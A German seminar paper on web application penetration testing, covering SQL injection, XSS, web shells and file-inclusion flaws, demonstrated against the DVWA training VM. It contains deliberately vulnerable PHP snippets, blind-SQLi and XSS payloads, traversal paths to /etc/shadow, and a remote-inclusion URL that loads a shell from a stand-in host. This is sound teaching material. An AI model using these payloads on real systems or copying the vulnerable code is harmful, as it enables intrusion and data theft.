IT-Security

Seminar Penetration Testing

Web Application Testing

Tim Steep

Wintersemester 2016/2016

Eingereicht am

21 Dezember 2016

Betreut von:

Prof. Dr. Gerd Beuster

gb@fh-wedel.de

Inhalt

1 Einführung

Am Anfang des Internets wurden zu allererst Webseiten zum Anzeigen von Informationen auf Basis von HTML Programmiert und zur Verfügung gestellt. Obgleich auch damals Sprachen und Möglichkeiten bestanden um Webseiten Inhalt etwas variabler zu generieren, wurde die Skriptsprache PHP in die Welt gerufen. [1] Damit war es möglich den HTML-Quelltext mit Informationen aus z.B. einer Datenbank zu erzeugen und somit eine Art „variable“ Seite mit der Möglichkeit unterschiedliche Informationen darzustellen geschaffen. Auf Basis dieser Technologie und dem vorhalten von Daten mittels SQL, einer Abfragesprache für Datenbanken, war es nun möglich viele Daten zu speichern und auf Abruf auszugeben. [2]

Jede Art von neuer Technik kann Lücken aufweisen, so auch PHP. Nach einiger Zeit worden verschiedene Angriffstechniken auf PHP in Verbindung mit MySQL gefunden. Mit Einzug der Sprache „Java-Script“ ist den Webseiten eine größere Dynamik im u.a. dem Bereich der Client-Seitigen-Darstellung von Webseiten geboten worden. Ebenfalls in Verbindung mit PHP können mit Java-Script Lücken in einer Seite auftreten. [3]

Welchen Schaden gewisse Lücken in einer mehr oder weniger beliebten Webseite anrichten können, lässt sich im Zeitverlauf in den Nachrichten sehr gut nachvollziehen. Besonders gefährlich ist hierbei der Mögliche Datendiebstahl von Kreditkarteninformationen von Benutzern eines Online-Dienstes. Gerade die Kreditinformationen stellen hier auch die Lukrativität für einen Angriffsversuch auf eine Dienstleistungsseite dar.

Mai 2007

Der online Börsenmarktplatz NASDAQ wurde durch eine SQL-Injection gehackt und weitere Malware im System installiert. [4]

Juni 2011

SonyPictures.com wurde durch eine einfache SQL-Injection gehackt. Es wurden 1.000.000 Passwörter im Klartext und weitere Informationen über Angestellte entwendet. [5]

Juni 2012

Unzählige Seiten auf Basis von Wordpress wurden gehackt und deren permalinks außer Kraft gesetzt. [6]

Juni 2012

LinkedIn wurde mit Hilfe einer SQL-Injection angegriffen und deren Daten entwendet, wenig später tauchte eine Datei mit 6.5 Millionen SHA1 „gehashte“ Passwörter auf. [7]

Juli 2012

Yahoo wurde gehackt, 450.000 Passwörter im Klartext wurden entwendet. [8]

November 2012

Bei einem Adobe Hack über eine SQL-Injection wurden 150.000 Benutzerdaten geklaut, diese waren mittels md5 „gehasht“. [9]

Oktober 2015

In der beliebten Joomla Web-Applikation wurde eine SQL-Injection Lücke gefunden, viele Seiten basierend auf der Software laufen Gefahr Opfer von Datendiebstahl zu werden. [10]

August 2016

Das Epic Games Online Forum wurde per SQL-Injection angegriffen, zu diesem Zeitpunkt hatte es etwa 800.000 Benutzer. [11]

2 Tools

Um das Testen auf Lücken und somit einen theoretisch erfolgreichen Angriff auf eine Internetpräsenz leichter durchzuführen, wurden mit der Zeit einige Tools zum Vereinfachten Testen bzw. Auffinden von Lücken programmiert.

Um allgemein Lücken in der eigenen Webpräsenz aufzufinden, kann selbst mit geringem technischen Verstand das Programm **„Acunetix Web Vulnerability Scanner“** [12] zur Hilfe hinzugezogen werden. Es kontrolliert den Server ausgiebig auf dem Programm bekannte Lücken und stellt gefundene Probleme detailreich und grafisch aufgewertet dar.

Möchte man testen ob eine Lücke tatsächlich durch eine SQL-Injection ausgenutzt werden kann, kommen die Tools **„Havij“** [13] oder **„SQLMap“** [14] zum Einsatz. Diese benötigen lediglich eine URL zu der vermuteten Injection-Lücke wie z.B. http://www.evil.gov/index.php?id=5. Anhand dieser URL können die Programme nun verschiedene Techniken für den ID-Parameter testen und schlimmstenfalls Information aus der Datenbank lesen.

Um die an den Server gesendete Anfragen und dessen Antworten genau analysieren zu können helfen Programme wie „**Fiddler 2**“ [15] (für Windows) oder „**Burp-Suite**“ [16] (für Linux). Diese Tools schneiden die auf dem HTTP Protokoll basierenden Daten im Netzwerk mit und stellen diese grafisch dar. Hilfreich sind diese Programme, da man die komplette Anfrage an den Server sehen kann. Bei einem POST*-Befehl kann man anders als bei einem GET*-Befehl den Inhalt nicht anhand der URL lesen. Des Weiteren ist es möglich den mitgeschnittenen Datenverkehr zu verändern und eine Anfrage erneut an den Server zu senden.

Die Funktion des Mitschneidens kann ebenfalls in Firefox mit einfachen Erweiterungen wie z.B. dem „**Live-HTTP-Headers**“ [17] ergänzt werden. Dieses Addon bietet in Firefox ein Fenster, in dem man sehen kann, welche Daten an den Server gesendet und welche Daten von dem Server erhalten worden.

* POST und GET stellen die Abfrage von Befehlen an den Server dar. Während per GET Befehl die Daten über die Adresszeile an den Server übermittelt werden, wird bei POST der Header der HTTP Anfrage verwendet.

3 SQL-Injection

Bevor Web-Applikationen auf MySQL Basis populär geworden sind, wurden viele Angriffe auf die von Microsoft zur Verfügung gestellte MSSQL Datenbanktechnik durchgeführt. Der Einfachheit halber werden hier ausschließlich Zugriffe auf MySQL-Datenbanken aufgezeigt. Um mehr Daten von einer Homepage zu erhalten, als der Inhaber beabsichtigt hat, muss zuerst ausfindig gemacht werden an welcher Stelle ein Wert von dem Benutzer direkt als Befehl mit in die Datenbankabfrage einfließt, dort ist eine Veränderung des Befehls möglich. Statt der vom Webseitenbetreiber zur Verfügung gestellten Daten, können so für den Angreifer interessante Informationen vom Server ausgegeben werden. Um dies zu erreichen werden zwei verschiedene Arten aufgezeigt. [18,19]

Error based SQL-Injection

Ein Angriff auf dieser Basis gibt dem Benutzer der Webseite im Falle einer fehlerhaften Abfrage eine Fehlermeldung aus. Im Grunde ist es die optimale Möglichkeit, da die Daten direkt ausgegeben werden. [19]

PHP-Code

```
$result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
```

In der Funktion „mysql_query“ wird die Variable „$query“ als Abfragebefehl interpretiert. Wird nun von einem Angreifer die Abfrage so verändert, dass sie nicht mehr korrekt ist, wird ein Fehler ausgegeben.

Blind SQL-Injection

Es wird kein Fehler ausgegeben. Jedoch kann eine korrekte Abfrage verändert werden, so dass ein anderes Ergebnis ausgegeben wird. Es wird keine direkte Fehlermeldung angezeigt. Ein solcher Angriff basiert auf boolean Basis, ist eine Abfrage korrekt, liefert uns der Server eine Information zurück, ist eine Abfrage falsch, liefert er eine andere Information zurück. (boolean meint in diesem Fall das ausmachen von „true“ oder „false“.) [20]

PHP-Code

```
$result = mysql_query( $getid );
// Get results
$num = @mysql_num_rows( $result );
if( $num > 0 ) {    // Feedback for end user
            $html = '<pre> Der User war heute schon mal aktiv. </pre>';
        } else {
            $html = '<pre> Der User war heute noch nicht aktiv. </pre>';
        }
```

Bei der Blind SQL-Injection wird zwar auch eine Abfrage getätigt, jedoch die Ausgabe eines möglichen Fehlers unterbunden bzw. nicht implementiert. Es wird unterschieden, ob die Abfrage ein Ergebnis enthält oder nicht. Dementsprechend eine Ausgabe anhand der Auswertung gezeigt.

Beispiel einer Blind-SQL-Injection

PHP-Code zur index.php

```
// Get input
$id = $_GET[ 'id' ];
// Check database
$getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
$result = mysql_query( $getid );
// Get results
$num = @mysql_num_rows( $result );
if( $num > 0 ) {    // Feedback for end user
        $html = '<pre> Der User war heute schon mal aktiv. </pre>';
    } else {
        $html = '<pre> Der User war heute noch nicht aktiv. </pre>';
    }
```

Ein Aufruf der folgenden URL führt zu der Ausgabe, ob sich derjenige Benutzer heute bereits angemeldet hat. Da der Benutzer mit der id Nr. 5 sich bereits angemeldet hat, erhalten wir mit folgendem Aufruf folgende Nachricht.

http://localhost/index.php?id=5

Der User war heute schon mal aktiv.

Da bei einem blinden Angriff keine direkte Fehlermeldung herausgefunden werden kann, wird die Abfrage mit einer Verknüpfung modifiziert.

http://localhost/index.php?id=5and1=1

Der User war heute schon mal aktiv.

Bei der Verwendung eines „true“-Statements wird dasselbe Ergebnis hervorgerufen wie bei der eigentlichen Abfrage. Bei einem „false“-Statement wird hingegen ein gegenteiliges Ergebnis angezeigt.

http://localhost/index.php?id=5and1=0

Der User war heute noch nicht aktiv.

Exakt solch ein Verhalten der Applikation weist auf eine sogenannte Blind SQL-Injection Lücke hin. In MySQL sieht dies in etwa wie folgt aus. Die Standard Abfrage:

SELECT * FROM *users* WHERE *user_id* = 5

Könnte in folgende Abfrage geändert werden.

SELECT * FROM *users* WHERE *user_id* = 5 AND 1 = 0

Um wichtige Daten zu erlangen, könnte ein potenzieller Angreifer nun versuchen die Anzahl der Reihen in unserer Datenbank herauszufinden. Dies kann ihm in der Regel durch den Versuch diese zu sortieren gelingen.

Durch die Iteration von ORDER BY könnte man herausfinden, wie viele Reihen die Datenbank hat:

SELECT * FROM *users* WHERE *user_id* = 5 ORDER BY ***5***;

Der User war heute schon mal aktiv.

SELECT * FROM *users* WHERE *user_id* = 5 ORDER BY ***6***;

Der User war heute noch nicht aktiv.

Nach 6 Reihen wird ein „false“ zurück geliefert, dies lässt darauf schließen, dass die Datenbanktabelle 5 Reihen hat.

Um die Länge des Datenbanknamens herauszufinden, probiert der Angreifer verschiedene Zahlen von 1-X aus. In folgendem Beispiel hat der Angreifer die Länge der Datenbank mit der Zahl 1, 2, 3 etc. verglichen, bis bei der Zahl 14 eine korrekte Ausgabe zusehen ist.

SELECT * FROM *users* WHERE *user_id* = 5 AND LENGTH(database())=***14***

Der User war heute schon mal aktiv.

Um jetzt den Namen der Datenbank herauszufinden, muss jeder Buchstabe einzeln ausprobiert werden, bis mit der Ausgabe der Nachricht „Der User war heute schon mal aktiv.“ ein Hinweis auf ein true Statement geliefert wird. Was in SQL wie folgt aussehen würde.

> SELECT * FROM *users* WHERE *user_id* = 0 AND ASCII((substr(database(),1,1)))=***108***
>
> Der User war heute schon mal aktiv.

Es wird der erste Buchstabe des Datenbanknamens ausgelesen, in ein ASCII-Zeichen gewandelt und mit der Zahl 108, welches in ASCII einem „l“ entspricht verglichen. Fängt der Datenbankname mit einem „l“ an wird die Nachricht „Der User war heute schon mal aktiv.“ ausgegeben. Für alle Einträge in der Datenbank und allgemeine Informationen über die Datenbank wird so weiter verfahren.

4 Cross-Site-Scripting (XSS)

Anders als bei einer Injection, wird beim XSS Quelltext von dem Webseitenbesucher ausgeführt. Um eine sogenannte „Client-Side-Attack“ erfolgreich durchzuführen, muss über eine Webseite modifizierte Informationen an den Benutzer gelangen. Dies wird mit Hilfe von JavaScript realisiert. Ein Benutzer klickt z.B. auf einen vom Angreifer veränderten Link, der bereits einen Schad-Code enthält. Beim Öffnen der Seite wird der Quelltext in die Seite eingebettet und infolge dessen ausgeführt. [21]

Reflected Cross site scripting

Der Schadcode muss dem Benutzer mit in der URL untergejubelt werden. Da normalerweise solch veränderte Links relativ auffällig sind, sind zum Beispiel URL Verkürzungsdienste relativ attraktiv für solche Angriffe. [22]

Stored Cross site scripting

Bei dieser Methode gibt es häufig Gästebücher, die die Einträge nicht korrekt Filtern und den Schadcode direkt in die Datenbank speichern. Somit wird der Code von jedem Besucher des Gästebuches der JavaScript aktiviert hat ausgeführt. [23]

Beispiel eines „Reflected Cross site scripting“ Angriffs

In dem folgenden Beispiel wird mittels einer Form und dem GET-Befehl des Servers eine Ausgabe des zuvor eingegebenen Texts realisiert und demonstriert. [24]


Dem Angreifer ist es möglich Text auf der Seite mit einzubinden

Der vom Angreifer übergebene Text wird von der Homepage in den Code der Homepage eingetragen. Im weiteren Verlauf wird nun getestet ob die Filterfunktionen richtig funktionieren bzw. diese überhaupt existieren.

Versuch JavaScript Quelltext auf die Internetseite einzubinden

Durch die Ausgabe eines „alert“ wird getestet, ob die Webseite eventuell vom Client ausführbaren Quelltext filtert, oder direkt an den Benutzer weitergibt.

Nach dem Absenden des Befehls erhalten wir folgendes Fenster. [24]



Anhand des Quelltextes der Internetseite ist gut zu erkennen, dass der Angriffsversuch erfolgreich gewesen ist.

```
▼<div class="vulnerable_code_area">
  ▶<form name="XSS" action="#" method="GET"></form>
  ▼<pre>
     Hello
     <script>alert('Angriff');</script>
   </pre>
  </div>
```

Eventuelle Filterfunktionen kann der Angreifer leicht im Quelltext der Seite ausmachen, diese erkennt entweder den Angriff und unterbindet ihn komplett, oder löscht lediglich einige Zeichen heraus, worauf hin der Hacker sich den veränderten Text angucken und ihn entsprechend der Filterfunktionen für einen erfolgreichen Angriff anpassen kann.

5 Shell

Im Zusammenhang mit Web-Applikationen ist eine sogenannte Shell ein Skript oder mögliches Programm, welches dem Angreifer Zugriff auf „die“ Kommandozeile ermöglicht. Es ist ein Quelltext, der, durch das entgegennehmen und weiterleiten von Befehlen und zurückleiten der entsprechenden Antworten, es dem Angreifer ermöglicht, Befehle auf dem Server auszuführen. Häufig ist dies ein PHP Quelltext der durch eine bestimmte Angriffsart auf dem Server eingeschleust und anschließend durch Aufruf dieser PHP-Funktion ausgeführt bzw. benutzt wird. Aufgrund der Gefahr die von einer PHP Shell ausgeht, erkennen heutige Antivirensysteme diese als Schadsoftware und entfernen sie vom Server. Um ein solches Löschen zu umgehen, wird der Quelltext häufig in einer anderen Art und Weise geschrieben oder versucht Zeichen mit ASCII-Code zu ersetzen. Dies lässt in der Praxis den Quelltext weiter ausführbar sein, jedoch wird er von einem Antivirenprogramm durch die Veränderung möglicherweise nicht mehr entdeckt. [25]

6 Dateien

Neben dem Ausführen von SQL-Abfragen und dem Einbetten von möglichen Strings in der Homepage, wird ebenfalls auch auf Dateiebene angegriffen. Dies geschieht in unterschiedlicher Art und Weise. Beispielsweise können in einer PHP-Datei andere Dateien mit eingebunden und geladen werden oder die Webseite bietet eine direkte Upload-Funktion für Dateien.

Directory Traversal

Filtert der Server die eventuellen Dateiabfragen nicht richtig, kann es passieren, dass es dem Angreifer möglich ist aus dem aktuellen Verzeichnis auszubrechen und sich in einen anderen Pfad zu begeben. Dies wird durch die Angabe von „../“ in einem Dateipfad realisiert. Eine möglicher Pfad könnte wie folgt aussehen. [26] /../../../../../../../../../etc/passwd

Local File Disclosure

Existiert wegen unzureichendem Filtern von Variablen. In PHP wird die Variable mit der Funktion file_gets_content() gelesen und entsprechende Aktionen durchgeführt. [27]

```
file_gets_content($_GET['file']);
```

http://pretty.cool/index.php?file=/../../../../../../etc/shadow

würde den „file_gets_content“-Befehl wie folgt aufrufen:

```
file_gets_content(“/../../../../../../etc/shadow”);
```

Sofern eine Local File Disclosure Lücke in einem Skript vorhanden ist, kann oft die Technik des Directory Traversal benutzt werden. Durch fehlerhaftes Filtern ist es dem Angreifer möglich aus dem aktuellen Verzeichnis auszubrechen (Directory Traversal) und je nach Zugriffsrechten, Dateien aus einem anderen Pfad auszulesen. Zu beachten ist, dass bei einem „Disclosure-Angriff“ kein PHP Quelltext interpretiert wird, sondern lediglich der Inhalt der Datei an den Angreifenden übermittelt wird. Ein Denkbarer Angriff in diesem Szenario ist z.B. das Auslesen der Datei „/etc/shadow“ unter Linux und das anschließende „Knacken“ des Passwortes für den root Benutzer.

Local File Inclusion

Hier wird im PHP der Include-Befehl genutzt. Wie auch zuvor wird unzureichend gefiltert und somit die Möglichkeit einer Ausnutzung offengelassen. [28]

```
include($_GET['file']);
```

http://pretty.cool/index.php?file=/uploads/shell.php

würde den Include-Befehl wie folgt aufrufen:

```
include("/uploads/shell.php"):
```

Es können Daten geladen und Interpretiert werden. Schafft der Angreifer es schadhaften Quelltext in eine Datei auf den Server zu schleusen, kann dieser mit einem solchen Angriff diese Datei nachladen und interpretieren lassen. Der Quelltext wird ausführt und somit die gewünschte Funktionalität, häufig in Form einer sogenannten PHP Shell, geboten.

Remote File Inclusion

Anders als bei einer Local File Inclusion wird hier zwar auch der include()-Befehl in PHP verwendet, jedoch mit der Angabe von „$_REQUEST“ anstatt von „$_GET“ oder „$_POST“. Der REQUEST Befehl nimmt Variablen auf den wichtigsten Kommunikationsebenen (GET, POST, COOKIE) an. [28]

```
include($_REQUEST ['file']);
```

http://pretty.cool/index.php?file=http://evil.gov/shell.php

würde den Include-Befehl wie folgt aufrufen:

```
include("http://evil.gov/shell.php"):
```

Ist der wohl einfachste Angriff. Bei dieser Lücke existiert die Möglichkeit eine Datei extern von anderen Webseiten zu laden und auf dem eigentlichen Server interpretieren bzw. ausführen zu lassen. In diesem Szenario kann der Angreifer seine „Shell“ auf einem Online-Speicher ablegen und von dem Server herunterladen und ausführen lassen.

7 Schlusswort

Das heutige Internet basiert immer mehr auf dem HTTP-Protokoll. Immer mehr Dienste können somit über den Webbrowser aufgerufen und benutzt werden. Je mehr Leute es nutzen, desto wichtiger wird Sicherheitsverantwortliches Programmieren. Die hier vorgestellten Sicherheitsrisiken und ebenso das „Web Application Testing“ ist nur ein kleiner Bereich der gesamten IT. Das zeigt auf, das eine Lehre in dem Bereich IT-Security eine lange intensive Lehre ist und die Pflicht bei denen Liegt, welche die Programme programmieren sich in ihrem Teilgebiet bestmöglich Fortzubilden um Sicherheitsrisiken zu vermeiden bzw. zu minimieren.

Was das Fehlen solch wichtigen Wissens anrichten kann, zeigt ein im Februar 2015 von Studenten bekannt gegebener Fall. Die bei Web-Entwicklern beliebte Datenbank „MongoDB“ wurde von einer absurd hohen Anzahl von Entwicklern nicht korrekt konfiguriert und somit ohne Passwortschutz betrieben. Damaligen Schätzungen zufolge war der Zugriff auf gut 40.000 Datenbanken ungeschützt. [32]

Es existieren mittlerweile diverse Angebote um sich in dem Fachgebiet der IT-Sicherheit fortzubilden und das eigene Wissen Legal an lokalen Virtuellen Maschinen zu testen. Eine auch in dieser Arbeit verwendete Virtuelle Maschine ist z.B. die „Damn Vulnerable Web Application(DVWA)“, hier können verschiedenste Angriffstechniken auf Web-Ebene ausprobiert und somit nachvollzogen werden. [24]

8 Quellen

[1] Die Geschichte von PHP

https://secure.php.net/manual/de/history.php.php

Stand: 5.12.2016

[2] What is PHP?

https://secure.php.net/manual/en/intro-whatis.php

Stand: 5.12.2016

[3] JavaScript/Entstehung und Standardisierung

https://wiki.selfhtml.org/wiki/JavaScript/Entstehung_und_Standardisierung

Stand: 5.12.2016

[4] Card Fraud Scheme: The Breached Victims

http://www.bankinfosecurity.com/card-fraud-scheme-breached-victims-a-5941

Stand: 5.12.2016

[5] Sony Pictures hacked and Database Leaked by LulzSec

https://thehackernews.com/2011/06/sony-pictures-hacked-and-database.html

Stand: 5.12.2016

[6] WordPress SQL Injection – Latest Attack

http://www.wpbeginner.com/news/wordpress-sql-injection-latest-attack/

Stand: 5.12.2016

[7] Update: LinkedIn Confirms Account Passwords Hacked

http://www.pcworld.com/article/257045/security/6-5m-linkedin-passwords-posted-online-after-apparent-hack.html

Stand: 5.12.2016

[8] Yahoo fixes password-pilfering bug, explains who's at risk

http://www.computerworld.com/article/2505836/cybercrime-hacking/yahoo-fixes-password-pilfering-bug--explains-who-s-at-risk.html

Stand: 5.12.2016

[9] Adobe Hacker Says He Used SQL Injection To Grab Database Of 150,000 User Accounts

http://www.darkreading.com/attacks-breaches/adobe-hacker-says-he-used-sql-injection-to-grab-database-of-150000-user-accounts/d/d-id/1138677?

Stand: 5.12.2016

[10] Attackers Targeting Unpatched Joomla Sites Through SQL Injection Vulnerability

https://threatpost.com/attackers-targeting-unpatched-joomla-sites-through-sql-injection-vulnerability/115179/

Stand: 5.12.2016

[11] Epic Games Forums Hacked, SQL Injection Vulnerability Blamed

https://threatpost.com/epic-games-forums-hacked-sql-injection-vulnerability-blamed/120076/

Stand: 5.12.2016

[12] Audit Your Web Application Security with Acunetix

https://www.acunetix.com/vulnerability-scanner/

Stand: 5.12.2016

[13] Analysis of the Havij SQL Injection tool

http://blog.checkpoint.com/2015/05/14/analysis-havij-sql-injection-tool/

Stand: 5.12.2016

[14] Sqlmap

http://tools.kali.org/vulnerability-analysis/sqlmap

Stand: 5.12.2016

[15] Getting Started with Fiddler

https://www.telerik.com/download/fiddler

Stand: 5.12.2016

[16] Getting Started With Burp Suite

https://portswigger.net/burp/help/suite_gettingstarted.html

Stand: 5.12.2016

[17] LiveHTTPHeaders Review

http://www.testingsecurity.com/testing-tools/sniffer-applications/LiveHTTPHeaders

Stand: 5.12.2016

[18] What is SQL Injection?

http://resources.infosecinstitute.com/dumping-a-database-using-sql-injection/

Stand: 5.12.2016

[19] Anatomy of Error-Based SQL Injection

https://www.cybrary.it/0p3n/anatomy-of-error-based-sql-injection/

Stand: 5.12.2016

[20] Blind SQL Injection

https://www.owasp.org/index.php/Blind_SQL_Injection

Stand: 5.12.2016

[21] XSS Attacks

https://www.owasp.org/index.php/XSS_Attacks

Stand: 5.12.2016

[22] Testing for Reflected Cross site scripting (OTG-INPVAL-001)

https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OWASP-DV-001)

Stand: 5.12.2016

[23] Testing for Stored Cross site scripting (OTG-INPVAL-002)

https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OWASP-DV-002)

Stand: 5.12.2016

[24] Damn Vulnerable Web Application (DVWA)

http://www.dvwa.co.uk/

Stand: 5.12.2016

[25] What is "the shell"?

http://linuxcommand.org/lts0010.php

Stand: 5.12.2016

[26] Directory Traversal

http://www.w4rri0r.com/attacker-surface/directory-traversal.html

Stand: 5.12.2016

[27] Full Path Disclosure

https://www.owasp.org/index.php/Full_Path_Disclosure

Stand 5.12.2016

[28] File Inclusions

http://www.w4rri0r.com/attacker-surface/file-inclusions.html

Stand: 5.12.2016

[31] Upload a Shell to a Web Server and Get Root (RFI): Part 1

http://null-byte.wonderhowto.com/how-to/upload-shell-web-server-and-get-root-rfi-part-1-0162818/

Stand: 5.12.2016

[32] MongoDB hat womöglich Ihre Bankdaten verraten

https://www.welt.de/wirtschaft/webwelt/article137302782/MongoDB-hat-womoeglich-Ihre-Bankdaten-verraten.html

Stand: 5.12.2016

[33] Def Con 22: Millionen DSL-Router durch TR-069-Fernwartung kompromittierbar
https://www.heise.de/newsticker/meldung/Def-Con-22-Millionen-DSL-Router-durch-TR-069-Fernwartung-kompromittierbar-2292576.html

Stand: 5.12.2016

[34] Telekom-Router: Allergische Reaktion mit Folgen

http://www.zeit.de/digital/internet/2016-11/telekom-router-botnetz-hoettges-cyber-nato

Stand: 5.12.2016

[35] Vulnhub – Vulnerable by Design

https://www.vulnhub.com/

Stand: 5.12.2016